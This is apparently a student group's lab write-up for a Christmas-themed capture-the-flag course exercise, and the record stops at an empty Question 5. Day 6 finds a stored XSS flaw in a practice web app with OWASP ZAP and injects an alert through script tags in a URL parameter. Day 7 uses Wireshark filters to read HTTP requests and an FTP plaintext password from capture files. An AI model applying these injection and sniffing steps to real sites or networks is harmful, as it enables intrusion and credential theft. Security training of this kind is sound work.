PSP0201

Week 3

Writeup

Group Name: Potatoes & Tomatoes

Members

ID	Name	Role
1211101125	Sayid Abdur-Rahman Al-Aidarus Bin Syed Abu Bakar Mashor Al-Idrus	Leader
1211101237	Mohammad Zulhilman Bin Mohd Hisham	Member
1211103699	Choo Qing Lam	Member
1211101234	Muhammad Zahin Adri	Member


Day 6:

Tools used: Kali Linux (VirtualBox), OWASP Zap

Solution/walkthrough:

Question 1

Open up the website on port 5000 (`machine_ip:5000`)




Question 2

Looking at the preface of the challenge, the attacker had submitted a wish with a malicious request to the web server which is most likely to be the XSS script. The wishes are stored on the server, so this vulnerability must be a stored XSS vulnerability.

This year, Santa wanted to go fully digital and invented a "Make a wish!" system. It's an extremely simple web app that would allow people to anonymously share their wishes with others. Unfortunately, right after the hacker attack, the security team has discovered that someone has compromised the "Make a wish!". Most of the wishes have disappeared and the website is now redirecting to a malicious website. An attacker might have pretended to submit a wish and put a malicious request on the server! The security team has pulled a back-up server for you on `10.10.213.23:5000`. Your goal is to find the way the attacker could have exploited the application.


Question 3

After making a query (in this case, querying for “test”), we will see the GET parameter in the URL




Question 4

After downloading OWASP, launch it




Question 5

Run an Automated Scan in OWASP on the ip address




After the scan is complete, we can open up the Alerts tab to see the number of XSS alerts in the scan.



Question 6

Using the HTML script tags in the GET parameter of the url, We're able to embed a malicious XSS script. In this case, we are making our own alert.

After submitting the request we see our alert pops up as soon as the page loads.



Thought Process/Methodology:

After using OWASP Zap for scanning, we spot that the website has a XSS vulnerability which could be exploited. Using our understanding of how XSS attacks work, we were also able to create our own stored XSS alert script.


Day 7:

Tools used: Kali Linux (VirtualBox), Wireshark


Solution/walkthrough:

Question 1

Open pcap1.pcap using Wireshark




Using the `icmp` filter, we are able to see all ICMP packets and spot the IP that initiates a ICMP/ping



Question 2


Using the `http.request.method == GET` filter, it will only show HTTP GET requests



No.	Time	Source	Destination	Protocol	Length	Info
67	62.185886	10.10.67.199	10.10.15.52	HTTP	394	GET / HTTP/1.1
71	62.478663	10.10.67.199	10.10.15.52	HTTP	363	GET /fontawesome/css/all.min.css HTTP/1.1
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348	GET /css/dark.css HTTP/1.1
83	62.480991	10.10.67.199	10.10.15.52	HTTP	333	GET /js/bundle.js HTTP/1.1
85	62.481045	10.10.67.199	10.10.15.52	HTTP	342	GET /js/instantpage.min.js HTTP/1.1
95	62.487106	10.10.67.199	10.10.15.52	HTTP	347	GET /images/icon.png HTTP/1.1
105	62.516878	10.10.67.199	10.10.15.52	HTTP	336	GET /post/index.json HTTP/1.1
107	62.530696	10.10.67.199	10.10.15.52	HTTP	430	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
108	62.532591	10.10.67.199	10.10.15.52	HTTP	445	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
117	62.540748	10.10.67.199	10.10.15.52	HTTP	415	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
202	62.708297	10.10.67.199	10.10.15.52	HTTP	315	GET /favicon.ico HTTP/1.1
295	63.665611	10.10.67.199	10.10.15.52	HTTP	445	GET / HTTP/1.1
299	63.694780	10.10.67.199	10.10.15.52	HTTP	414	GET /fontawesome/css/all.min.css HTTP/1.1
303	63.695898	10.10.67.199	10.10.15.52	HTTP	399	GET /css/dark.css HTTP/1.1
315	63.697840	10.10.67.199	10.10.15.52	HTTP	384	GET /js/bundle.js HTTP/1.1
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393	GET /js/instantpage.min.js HTTP/1.1
320	63.701373	10.10.67.199	10.10.15.52	HTTP	398	GET /images/icon.png HTTP/1.1
335	63.987281	10.10.67.199	10.10.15.52	HTTP	387	GET /post/index.json HTTP/1.1

Question 3


Using the filter from the last question, we are able to spot the name of the article requested by the IP `10.10.67.199`




No.	Time	Source	Destination	Protocol	Length	Info
105	62.516878	10.10.67.199	10.10.15.52	HTTP	336	GET /post/index.json HTTP/1.1
107	62.530696	10.10.67.199	10.10.15.52	HTTP	430	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
108	62.532591	10.10.67.199	10.10.15.52	HTTP	445	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
117	62.540748	10.10.67.199	10.10.15.52	HTTP	415	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
202	62.708297	10.10.67.199	10.10.15.52	HTTP	315	GET /favicon.ico HTTP/1.1
295	63.665611	10.10.67.199	10.10.15.52	HTTP	445	GET / HTTP/1.1
299	63.694780	10.10.67.199	10.10.15.52	HTTP	414	GET /fontawesome/css/all.min.css HTTP/1.1
303	63.695898	10.10.67.199	10.10.15.52	HTTP	399	GET /css/dark.css HTTP/1.1
315	63.697840	10.10.67.199	10.10.15.52	HTTP	384	GET /js/bundle.js HTTP/1.1
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393	GET /js/instantpage.min.js HTTP/1.1
320	63.701373	10.10.67.199	10.10.15.52	HTTP	398	GET /images/icon.png HTTP/1.1
335	63.987281	10.10.67.199	10.10.15.52	HTTP	387	GET /post/index.json HTTP/1.1
338	63.997588	10.10.67.199	10.10.15.52	HTTP	366	GET /favicon.ico HTTP/1.1
340	64.005368	10.10.67.199	10.10.15.52	HTTP	481	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
462	64.020692	10.10.67.199	10.10.15.52	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1

Question 4

Open up pcap2.pcap




Apply the `ftp` filter to spot the plaintext password



Question 5

